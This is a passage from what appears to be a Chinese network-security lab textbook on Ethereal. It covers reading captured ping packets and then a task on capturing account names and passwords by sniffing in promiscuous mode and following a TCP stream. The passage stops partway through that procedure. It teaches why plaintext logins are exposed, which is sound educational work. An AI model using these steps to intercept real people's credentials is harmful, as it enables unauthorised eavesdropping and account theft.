


图 9.4　抓获的 ping 数据包

(2) 图 9.4 中黑色部分是被截获的 ping 包(四去四回)。

分析 ping 包，选中其中一个 ping 包，此时会在第二个列表框中显示该包的相关信息。数据包信息，如图 9.5 所示。

在第二个列表框中可以知道以下消息。

- 结构：其中包括数据包收到时间、数据包传输时间、结构数等。
- 网络类型(本例中为以太二型)：其中包括来源、目的、类型(IP)等。
- Internet 协议：其中有协议类型(ICMP)、来源地址、目标地址等。
- Internet 控制消息请求协议：ping 的哪一方请求，哪一方回应。
- 具体数据内容在最后的方框中显示(二进制码)。




图 9.5　数据包信息

任务三　账户和密码的截获

(1) 打开 Ethereal 程序界面,执行 Capture→Start 命令,选择“混杂模式”选框,单击 OK 按钮,单击 Stop 按钮停止拦截如图 9.6 所示。




图 9.6　抓获的包含用户名及密码的数据包

如果在打开 Ethereal 时，有人正在登录某信箱，或传输明文代码，该包将被拦截。登录邮箱如图 9.7 所示。




图 9.7　登录邮箱

(2) 选中一个数据包(TCP 协议)，右击，在弹出的快捷菜单中选择 Follow TCP Stream 选项，如图 9.8 所示。

